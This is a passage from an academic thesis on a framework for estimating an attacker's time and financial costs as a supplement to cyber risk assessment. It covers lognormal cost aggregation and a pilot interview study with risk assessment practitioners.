Component Likely Already Obtained? asks the CRA practitioner if this cost has already been obtained by the attacker and therefore is not something that could be reduced. This could include certain knowledge that an adversary would likely already have to perform a technique or a laptop/PC to perform the attack, both of which would likely not be reduced if the adversary had a lower risk aversion as they cannot retroactively spend less time or finance. Note - this should not be confused with duplicate costs which must have been removed during the Risk Adjustment subprocess.

Consider Cost Fluidity is where the CRA practitioner considers whether a cost can be reduced by a percentage or must be reduced by a specific amount. An adversary may choose to spend 10% less time writing an exploit if they do not intend to develop it perfectly; however, they cannot just pay 10% less for a tool that has no direct competitors to achieve a specific functionality.

Reduce Component Cost According to Risk Aversion is the final step for each cost component. The CRA practitioner must take the risk aversion derived in the Risk process, and use their expert judgement to reduce the component cost accordingly.

The Full Bounds Process

Figure 6.14 shows the bound estimation process in its entirety. This process walks the CRA practitioner through estimating the initial upper and lower bound for each cost component, adjusting them for any duplication, and further adjusting them according to the risk aversion derived earlier in the Risk process.



Bounds
Initial Bound Estimation Per Component
Binary Bounds
Absurdity Test
Equivalent Bets
More Components?
Yes
No
Next component
Duplicate Adjustment Per Component
Check For All Similar Components
Reduce All Similar Components Respectively
More Components?
Yes
No
Next Component
Risk Adjustment Per Component
Reducible Cost?
Yes
No
Component Likely Already Obtained?
No
Yes
Next Component
Consider Cost Fluidity
Reduce Component Cost According to Risk Aversion
More Components?
Yes
No
Risk Adjustment Complete

Fig. 6.14 The full Bounds process

6.2.9 Individual Tactic Cost

If the CRA practitioner is interested in Individual Tactic Cost, they should have completed an intra-tactic duplicate adjustment in the Duplicate Adjustment subprocess of the Bounds process. If the CRA practitioner has not completed an intra-tactic duplicate adjustment, they can use the inter-tactic duplicated adjusted cost components here; however, the result will be an inaccurate representation of their bounds. Otherwise, the CRA practitioner may skip this process.



Individual Tactic Cost
Aggregate Bounds to Totals
Lognormal Probability Density Function
Time
Finance
Complete

Fig. 6.15 The Individual Tactic Cost process

Individual Tactic Cost Process

Figure 6.15 depicts the process for Individual Tactic Cost. It is a two-step process that results in a graph containing the lognormal distribution of time and finance for the tactic under consideration.

Aggregate Bounds to Totals takes the risk-adjusted upper and lower bound for each cost component in time and finance, respectively, and adds them together. The result is a total upper and lower bound each for the time and finance cost factors.

Lognormal Probability Density Function refers to supplying the CI derived in the Determine Confidence Interval process, and the total upper and lower bounds for time and finance (separately) to the lognormal probability density function:

$$f(x) = \frac{1}{x\sigma\sqrt{2\pi}}\exp\left[-\frac{(\ln x - \mu)^2}{2\sigma^2}\right], \ \ x > 0$$

where:

- x = values of time or finance above 0
- μ = the mean of the natural logarithms of the upper and lower bounds
- σ = the standard deviation of the natural logarithms of the upper and lower bounds

The result of the above is two graphs, displaying the lognormal distribution of cost based on the CI and bounds the CRA practitioner provided. These graphs represent the time and finance costs for the individual tactic under consideration and serve as a visual representation of cost to assist non-specialist recipient understanding. Examples of these graphs can be found by following the ACF process use case in Appendix C. The peak of the distribution symbolises the ‘most likely spend’ according to the values provided by the CRA practitioner; this is represented by the mode of the distribution ($e^{\mu-\sigma^2}$).

6.2.10 Whole Attack Narrative Cost

Once all tactics within the attack narrative have been completed, the final result is discerned as the Whole Attack Narrative Cost. This process is similar to the previous; however, instead of aggregating cost components, it aggregates the total bounds from the Tactics.

Whole Attack Narrative Cost Process

Figure 6.16 depicts the process for Whole Attack Narrative Cost. It is similar to the Individual Tactic Cost process; however, it has two small differences; the first is a check to see if all tactics have been completed in the attack narrative, the second is the aggregation of total bounds instead of cost component bounds.

Final Tactic Complete? Is a check to see if there are any further tactics’ costs to be estimated. If there are, the CRA practitioner should continue doing this. However, if the final tactic has been completed, then the CRA practitioner should continue with this process.



Whole Attack Narrative Cost
Final Tactic Complete?
No
Next Tactic
Yes
Aggregate Totals to Final Bounds
Lognormal Probability Density Function
Time
Finance
Complete

Fig. 6.16 The Whole Attack Narrative process

Aggregate Totals to Final Bounds means that the total upper and lower bound for time and finance from each tactic should be added together to give a final upper and lower bound for both cost factors.

Lognormal Probability Density Function refers to supplying the CI derived in the Dertermine Confidence Interval process, and the final upper and lower bounds for time and finance (separately) to the lognormal probability density function:

$$f(x) = \frac{1}{x\sigma\sqrt{2\pi}} \exp\left[-\frac{(\ln x - \mu)^2}{2\sigma^2}\right], \quad x > 0$$

where:

- x = values of time or finance above 0
- μ = the mean of the natural logarithms of the upper and lower bounds
- σ = the standard deviation of the natural logarithms of the upper and lower bounds

The result of the above is two graphs, displaying the lognormal distribution of cost based on the CI and bounds the CRA practitioner provided. These graphs represent the time and finance costs for the whole attack narrative and serve as a visual representation of cost to assist non-specialist recipient understanding. As with the Individual Tactic Cost process, examples of these graphs can be found by following the ACF process use case in Appendix C. The peak of the distribution symbolises the 'most likely spend' according to the values provided by the CRA practitioner; this is represented by the mode of the distribution ($e^{\mu-\sigma^2}$).

6.3 Conclusion

Adversary cost was identified as well placed to address a gap in CRA literature and practice, whereby threat was considered with weak or no data, often in a qualitative or semi-quantitative format, and in isolation from vulnerability meaning there was crucial context missed with regards to the relationship between threat and vulnerability. Chapters 4 and 5 selected a cyber attack taxonomy and the component factors of adversary cost, respectively. This chapter sought to bring to fruition a framework for quantifying adversary cost as a supplement to a CRA.

Four design considerations were first put forward to guide the development of the ACF, which were derived from lessons learned during the review of existing literature in Chapter 2 and discussions with CRA practitioners in Chapter 3. The four design considerations were that the ACF's output must be quantified, the ACF's output must be usable and understandable by non-specialist recipients, the ACF must be supplementary to existing CRA methods, and the ACF must be pragmatic and robust for use in real CRA environments. The ACF's method of quantification, requisite data, and process order were all carefully selected and developed to achieve these design considerations.

After discussing the design considerations for the ACF, this chapter then described the framework and its individual processes. The description of the ACF is accompanied by Appendix C, which presents an example use case of the framework to demonstrate its use with a simple attack narrative scenario. The ACF first guides a CRA practitioner through repurposing data and outputs from a prior CRA, determining a CI to work towards for the attack narrative complete with calibration for such CIs, and structuring an attack narrative into individual tactics with the MITRE ATT&CK Framework [105]. Once the attack narrative is in the form of individual tactics the ACF guides assessors to cyclically discern existing implemented controls, consider the adversary's risk perception, decompose the time and finance, assign upper and lower bounds of cost per time and finance, and finally quantify the costs for each individual tactic. From the second tactic onwards, the ACF also guides assessors to account for duplicate costs from prior tactics as a separate function to the individual tactic costs, for aggregation into an entire attack narrative cost. Both individual tactic costs and whole attack narrative costs, for time and finance, are quantified by creating lognormal probability distributions using the aggregated bounds for time and finance, along with the CI the CRA practitioner worked to throughout the attack narrative. Finally, the adversary's most likely spend according to the CRA practitioner's values can be calculated as the mode of the lognormal probability distribution, which is the peak of the output graphs.

As can be seen in Appendix C, the ACF can generate a realistic output when supplied with an attack narrative; however, it must be evaluated to discern its validity and acceptance. Therefore, the next chapter presents an evaluative study of the ACF with senior, expert CRA practitioners.

Chapter 7

Evaluation

Chapter 6 introduced a framework for anticipating an adversary's costs for an attack narrative, intended to be used as a supplement to a prior CRA. The ACF guides a CRA practitioner through extracting an attack narrative from existing CRA data and outputs, determining a CI for their quantification, considering the perceived risk of the expected adversary, decomposing the attack narrative's individual tactics, and providing cost values for the components, before applying them to the lognormal probability density function. After completing the ACF for their chosen attack narrative, the CRA practitioner will have an output of the two quantifiable factors of cost, time and finance, based on their interpretation of the data. As well as the description of the ACF in Chapter 6, Appendix C provided an example usage of the ACF, based on a hypothetical attack narrative provided by an expert offensive security practitioner, which demonstrated that the ACF can guide a CRA practitioner to generate attack costs by following the defined processes. However, due to the example scenario having hypothetical data as input and no expert CRA practitioner to interpret the value of the output, it only serves to be a proof of concept of the framework such that it can be followed and produce an output. Therefore, this chapter provides an evaluation of the ACF.

The ACF was created to address a gap in current literature and practice by reducing uncertainty around the cost an adversary must expend to conduct a cyber attack. As such, there are no published methods for accurately determining attack cost for a quantitative comparison against the ACF's output. Furthermore, the ACF does not purport to anticipate the exact cost that an attack narrative may require an adversary to expend; instead, it guides a CRA practitioner to anticipate the costs based on their interpretation of the data. Therefore, a qualitative study with expert CRA practitioners was chosen as the method of evaluation. This allowed for the evaluation of other qualities of the framework, as well as its output, such as the expected inputs and the usability of the framework.

7.1 Method

When contemplating the various methods available for a qualitative study to evaluate the ACF, an ethnographic study appeared to be the best option. Such a study would have allowed for a similar format as used in Chapter 5 whereby participants would directly perform their own CRA on an emulated infrastructure and then supplement it with the ACF, during which they would have been asked questions about their experience and thoughts. However, this evaluation took place during the global coronavirus pandemic and resultant lockdowns, which meant a number of limitations were encountered during its planning and execution. An ethnographic study would have required participants to physically attend the Lancaster University ICS testbed [49], which was not possible due to both safety requirements and participant availability. Furthermore, along with participants' lack of availability to attend interviews in person, fewer participants had the time to attend interviews at all, which meant that recruiting any participants proved to be a challenge. Due to these limitations, the evaluation method was adapted to be a combination of a presentation and demonstration of the ACF followed by interviews with senior CRA practitioners. This method, conducted over video conferencing software, was deemed an adequate adaption of the initial ethnographic study concept while still allowing for the capture of rich data from each participant. A pilot study was also conducted prior to the real study; this was to ensure that the presentation and question set were fit for purpose and would extract the most value from each interview.

7.1.1 Semi-Structured Interviews

As with the qualitative studies encountered in Chapters 3 and 5, semi-structured interviews were chosen as the interview method. The same strengths and weaknesses apply to unstructured, semi-structured, and structured interviews, whereby the former does not have a core question set to focus on the goal and the latter does not allow for additional discussion around a core question set. In order to extract the most value out of the expert, senior CRA practitioners, a discussion must be had to allow them to effectively impart their opinions, knowledge, and expertise in the area, but a core question set must also be adhered to focus the discussion around key elements of the ACF which the study intends to investigate and evaluate [7].

The first part of the interview process involved a *presentation*, by the author, to the participant. This presentation covered the ACF in order of its intended execution. As each process was presented, an example use of the framework would be updated accordingly such that, as the ACF presentation progressed, so would the example scenario. The decision to progress the example in line with the presentation was made to keep each process fresh in the participants' minds as they were shown how it worked in a practical sense.

Sample selection was carefully considered such that expert, senior CRA practitioners from a diverse range of backgrounds were interviewed. This ensured that there were perspectives from CRA practitioners of substantial experience, who deliver a diverse set of CRA methods to varying clients, and were from different sized organisations. Although it is noted that eight participants are sufficient for a highly focused study such as this [98], recruiting participants with the requisite experience in CRA was found to be extremely difficult during the coronavirus pandemic; therefore, the sample size was five.

Validity of the gathered data is crucial in semi-structured interviews, which means that any threats to it must be considered [24]. This was done first by ensuring the sample was sufficient for the scope of the study. Then, interview techniques were employed, which would put the participants at ease, build rapport, and encourage an open dialogue. The question set was developed from desired outcomes of evaluating the ACF's input, output, and usability. Finally, the interview protocol/guide was allowed to evolve, adding prompts for future interviews when interesting trends in past interviews emerged [129].

Reliability of gathered data is of paramount concern during interviews. In a more conversational format, such as semi-structured interviews, the interviewer's improvisations may introduce interviewer bias into the data. This can stem from, or be exacerbated by, "insider" interviewers, those who may share traits with the interview participant, from ethnic and cultural traits to working in the same organisation [45]. Being an insider interviewer can be a valuable asset to research for activities such as gathering interview participants or understanding the subject matter; however, it may also impact reliability due to the interviewer having biases or making assumptions based on their own experience [7]. To combat this, neutrality was considered to be extremely important in the design of the presentation of the ACF and the interview protocol/guide, as well as during each presentation and interview. This means that the positive aspects of past experiences were drawn upon in both of these processes, and the negative aspects were accounted for by both the interview protocol/guide and resulting interview transcripts being analysed, taking any prior bias into consideration.

The *Practical technique* used to perform the interviews was *video conferencing*. While the studies in Chapters 3 and 5 used telephone and in-person practical techniques, respectively, the requirement to present the ACF combined with the physical limitations of the coronavirus meant that video conferencing would be the most appropriate technique. The structure of the presentation and interviews was such that the only use of video was to display slides as a visual aid for the presentation and for participants to recall slides during the interview phase; otherwise, the interviews were conducted as if they were over the telephone. Drawing on the similarities to telephone interviews, the challenges of telephone interviews were also taken into consideration, namely the difficulty of managing open-ended questions and participant focus during the telephone interviews [44]. While fixed-response questions may be preferred for such interviews, open-ended questions were necessary to allow the participants to share their expertise and therefore gather the desired data. The interview protocol/guide was designed with as little technical depth and as much brevity as possible without compromising on integrity, this was particularly important due to having had participants listen to a presentation prior to their interview.

The *questions* were altered for clarity following the pilot study in Section 7.2; however, the original question set was:

1. Does your cyber risk assessment (CRA) acquire or output the data expected to be used as an input into the adversary cost framework?
2. Using that data and your experience, do you think you could use the framework to estimate the costs with a degree of uncertainty accounted for?
3. Is the confidence interval understandable?
4. Do you think more focused training and understanding of accounting for confidence intervals would be beneficial?
5. Does the output provide an easily digestible idea of risk based on adversary cost?
6. Do you believe this would provide a good supplement to your existing process?
7. Do you believe this could improve the client's understanding of threat in a CRA?
8. Do you think the output would work well in conjunction with your current CRA output to bridge the gap in the client's understanding between threat and vulnerability and impact?

7.1.2 Template Analysis

As with the analyses in Chapters 3 and 5, template analysis was selected for its flexibility when analysing qualitative data, as found in the semi-structured interviews conducted for this evaluation [73–75].

As with the previous analyses, an initial code set was created prior to the interviews taking place using the interview protocol/guide (the final version of which can be found in Appendix D). The initial code set was hierarchical, with the top-level being abstracted to the key themes of the evaluation, allowing for further granularity should the interview data warrant it. The top-level codes, therefore, were "Input", "Usability", and "Output", as well as a "General comments" code for recording any quotes of significance which would be particularly relevant to the research. Below the top level, the initial code set's sub-codes were less defined, such as "Input" having "Included" and "Not included" to signify if there were any types of input data highlighted in more granular sub-codes below each. The balance of initial code set granularity was carefully considered so as not to become overly complex with too many codes but also provide focus for the analysis to understand the data in the context of the evaluation. The pilot (Section 7.2) offered an opportunity to test and re-evaluate the initial code set and add codes in conjunction with interview data and the adapted interview protocol/guide. This helped to further establish the initial code set prior to the commencement of the real interviews.

Once the interviews had been completed for the evaluation, a brief review of two transcripts was conducted, which evolved the code set further with the addition of more codes. A separate researcher then provided validation with a further review to ensure confidence in the code set before moving on. Throughout the coding, the code set continued to evolve, including adding or deleting codes and even changes to the structure, which is to be expected when conducting template analysis [74].

The resulting coded data was then analysed; this was done by first reviewing all codes, which allowed for discerning code frequency and, therefore, any trends and anomalies. Examining this code frequency in conjunction with the initial transcripts could then lead to further discoveries, such as the reason behind any trends or anomalies in answers. Finally, further context was given by secondary in-depth reviews of the transcripts once the trends and anomalies were better understood; this was important to bolster the contextual detail of the evaluation and take advantage of the knowledge and experience of the expert participants while mitigating the lack of high-level statistical information available due to the restrictions in sample size.

7.2 Pilot

Section 7.1 briefly described the use of a pilot interview to ensure the final study to evaluate the ACF would extract the most value from participants. Pilot studies are a valuable tool in qualitative studies; they can be used as a trial run to test any material and questions prior to the real study, as well as discern approximately how long the process will take per participant [7]. Therefore, the use of a pilot study was thought to have been particularly pertinent to this study due to the format of the presentation and subsequent interview, as well as the challenges experienced in recruiting participants with adequate experience. This section covers that pilot study by first describing the method used along with any methodological changes required before providing a discussion of the analysed data gathering during the process.

7.2.1 Pilot Discussion

Prior to the final evaluation interviews, a pilot was conducted to test and refine the methodology to ensure the most value was extracted from the study. This involved a participant who had previously been involved with the project through prior academic supervision, meaning they were familiar with it, but also had practical experience within the cyber security risk assessment industry as a practitioner, as desired of all participants. The pilot interview process was conducted as it was originally designed with an unrefined presentation and question set, with the aim of improving on these for the live study.

Presentation

The presentation was given in an unscripted format for the pilot to allow for freedom in expressing the processes and example scenario, with a view to craft a script refined with pilot feedback. Experience of conducting the presentation, along with the participant's feedback, identified that there were wording changes required throughout to assist in explaining aspects of the framework more clearly. On top of this, certain slides depicting tables or diagrams were noted as not being entirely congruous (Eg., 'Event Action (E)' in a process diagram and then just 'Event Action' in the subsequent table in the example scenario).

The most important issue noted with the presentation was omitting the type of adversary conducting the example scenario. This was done to reduce complexity in order to speed the process up to preserve participant concentration. This caused confusion due to certain decisions made throughout the ACF being clearer with a particular adversary in mind.

With the identified presentation issues considered, stylistic and wording changes were made to the presentation slides, an adversary category was woven into the example scenario, and a script was written to guide a more structured and uniform presentation for each live participant in the study. As well, an introduction to the project's motivations and more detail surrounding the example scenario were included, following a suggestion that this would improve participant understanding.

Interview

After the presentation was delivered to the pilot participant, it was confirmed they were happy with the ACF process and that they did not need any sections reiterating or clarifying before commencing with the interview questions. The main concerns of the interview were

- whether the ACF's required inputs are appropriate and congruent with existing CRA methods and;
- whether the outputs are perceived to add value to existing CRA outputs.

Along with the main concerns, the questions also captured opinions regarding the usability of the framework and how it complements existing CRA methods. However, so long as the framework was considered functional and could be refined with further work, this was only a tertiary concern as an interesting attribute to include.

The pilot participant found 7 of the questions easy to both understand and answer. Question 8 required clarifying for two reasons - it appeared to be similar to question 7, and also, a wording issue meant it was perhaps able to be interpreted in multiple ways. This was mitigated by adding wording such that question 8 was adjusted as follows:

8. Do you think the output would work well in conjunction with your current CRA output to bridge the gap in the client's understanding between threat and the other components of risk, vulnerability and impact?

In this adjusted question, there is now a distinction that threat is being considered against both vulnerability and impact separately, rather than the components all being considered against one another.

7.2.2 Pilot Results

The following sections provide a discussion on the analysis of data collected during the pilot interview. The pilot only contained one participant, which means drawing any conclusions or themes is not optimal. As such, the discussions focus on the prospective themes within each section which are suggested based on the pilot.

Input

One of the most crucial inputs into the ACF are attack narratives throughout the system under consideration. Each use of the framework requires a clearly defined attack narrative which can be well translated into the MITRE ATT&CK framework [105]. When questioned about all inputs required for the ACF, the pilot participant began by stating that attack narratives are crucial for a CRA. It was stated that, to understand cyber risk, the ability to assess it while thinking like an attacker was a necessary part of the process. The participant also noted that attack narratives improved conveying risks to a client.

> ***"As a general rule from the engagements I've been involved in, developing an attack narrative is extremely useful for explaining risk to a client, and to show how an attack progresses from start to finish. So I think that any risk assessment worth anything will contain some level of the narratives that you're expecting"***

Reinforcing the utility of attack narratives, the pilot participant mentioned vulnerability data, which can be gathered by vulnerability scans or even penetration testing for engagements involving more technical work. Vulnerability data, along with asset data, is another crucial input into the ACF. While an attack narrative provides the route through the system under consideration, the ACF requires more information about the assets traversed along that route. The pilot participant referenced vulnerability scanning, in the context of a CRA, as a 'baseline' to provide data on the assets. However, it was suggested that typical CRAs go one step further and gather more contextual data about assets and the potential interest they would receive from an adversary. This contextual data extends past the machines and services running on them to include how they are used, who uses them, and how security conscious they may be.

> ***"Vulnerability scan gives you a nice baseline... What you're really looking at is trying to break down the services that are running on certain machines, understand how those machines are used by the individuals in an organisation, the general level of maturity of those individuals from a security perspective and within the organisation"***

This contextual data, while not required by the ACF, serves to enrich the potential attack narratives provided by the CRA and any subsequent adversary cost assessments performed on them.

Cyber Risk Assessment Workflow Congruence and Usability

When discussing how the ACF fits into the workflow of existing CRAs the sentiment was positive. The pilot participant said that whatever the CRA approach used, the CRA practitioner is generally thinking about adversaries, their capabilities, and their motivations in relation to the client organisation and vulnerabilities therein. The perception, therefore, was that the concept of adversary cost fits appropriately with the mindset employed when CRA practitioners are conducting their traditional CRAs.

"These things are considered within risk assessment anyway. Whether it's through an attack flow diagram or whatever approach you may take, you're thinking of the adversaries that would be interested in this organisation, that would have the appetite to exploit the types of vulnerabilities that you've identified, and put the time and effort into circumventing the controls that are in place. So that is already there within the general baseline risk assessment that your concept is derived from."

Overall, the flow of the framework, and processes within, were considered to be understandable and able to be completed after just the presentation.

"I understand the approach and I believe that it would be possible to complete the tables that you've produced there and operate in that cyclical fashion through each stage of an attack, to then give you the output."

While the use of CIs to bring some form of quantification to CRA is not a common occurrence, it was perceived to be a welcome addition. The pilot participant recognised that all CRA methods required differing layers of speculation and estimation; therefore, including a way for a CRA practitioner to articulate their uncertainty in a professional way was seen as a strength. It was mentioned that the ACF encourages the CRA practitioner to 'acknowledge their limitations' and factor this into their results, allowing them to account for any complexities and nuances within the environment they are assessing.

"Having a focus, as part of the methodology, on what your confidence is in the numbers you're throwing out there, and actually making a point of it, is something you might even want to share with a client, it could be quite powerful."

Another positive suggestion for the use of flexible CIs was that CRA practitioners are often bound by time constraints, where they may only have a small number of days in scope to complete their work and provide a report. This means that when taking the time to learn any new technologies or uncommon contexts within the environment may be infeasible, the CRA practitioner may factor this into the CI. This could then be pitched to the client as something that could be conducted more accurately given more time if the particular area becomes one of interest.

"You are bound by time constraints when you're conducting the risk assessment and producing the report. So, while you might want to adhere to a 90% confidence interval, that might simply not be feasible because there are elements outside of your knowledge base, so shifting that confidence level would be a nice way of sticking to your defined time allocation to complete the task."

Training is part of the subprocess of determining the overall CI throughout an ACF assessment. This training is not part of the contribution and only points potential users of the framework towards the material to calibrate their ability to estimate values to a 90% CI. While this is not part of the contribution and has no bearing on the academic quality of the work, highlighting this helps the participants understand that this is a much simpler part of the process than it may look at first glance. Therefore, in anticipation of participants having less familiarity with the concept of CIs, a question regarding focused training on the topic was asked. Although the pilot participant had been involved with the work, they had not been familiar with the proposed training prior to the pilot study. They agreed that the concept of estimating bounds to any CI initially appeared abstract and daunting; however, the training described in the presentation sounded like it would allow CRA practitioners to calibrate themselves to the process easily. It was also confirmed that this concept is different to most common CRA methods and that this training would therefore be necessary for most CRA practitioners.

"This concept that you're describing here does feel like it's well placed within certain contexts, but I'm not sure cybersecurity is necessarily one of those. I think it's important for people to understand what it means. If this was being applied in an organisation as a commercial product, then clearly the assessors that are applying this need to fully understand what this confidence interval is all about and how to train themselves. And you mentioned this at the beginning, I think that would be beneficial."

One thing that the pilot participant thought may be difficult with the ACF is that of unusual contexts such as different domains (e.g., ICS, legacy systems). However, this is no different to traditional CRAs where not having sufficient context knowledge can also weaken the output provided.

"I think there are certain things that, depending upon who's conducting the assessment, might need more input. So for example, it might be that you identify there's an ICS component that could be exploited. But if you are not familiar with that, it would be more challenging to come up with those specific costs."

Output

One of the motivations of the ACF is to provide an output better catered towards non-security personnel such as upper management and board level. As may be anticipated, then, the pilot participant said that they did not think the output would be suitable for technical members of staff who would be rectifying any vulnerabilities and putting controls in place. This was because the output of the ACF provides insight more targeted towards risks posed to the system under consideration and the context surrounding that, rather than insight into the system itself.

"If you're having a conversation with an engineer on the ground, such as a sysadmin (system administrator), I'm not completely sold on this being something that they would be as interested in as they would be with an attack narrative style diagram with some technical details."

Conversely to the above, the pilot participant thought that the ACF output would be much more suited to management and budget holders because of the lack of technical detail.

"Then I think as you start to move and engage with other parties, let's just say management as an umbrella term, they are unlikely to understand those very technical, applied details and they're unlikely to be overly interested in them either."

As mentioned above, one of the motivations of the ACF is to provide a more understandable output for board level personnel. This is achieved with a quantified output with units that upper management would be more familiar with, something which was noted by Hubbard and Seiersen [64] and confirmed in a study in Chapter 3. The pilot participant echoed these qualities of the ACF as valuable to non-security management due to being units with which they would more likely be familiar.

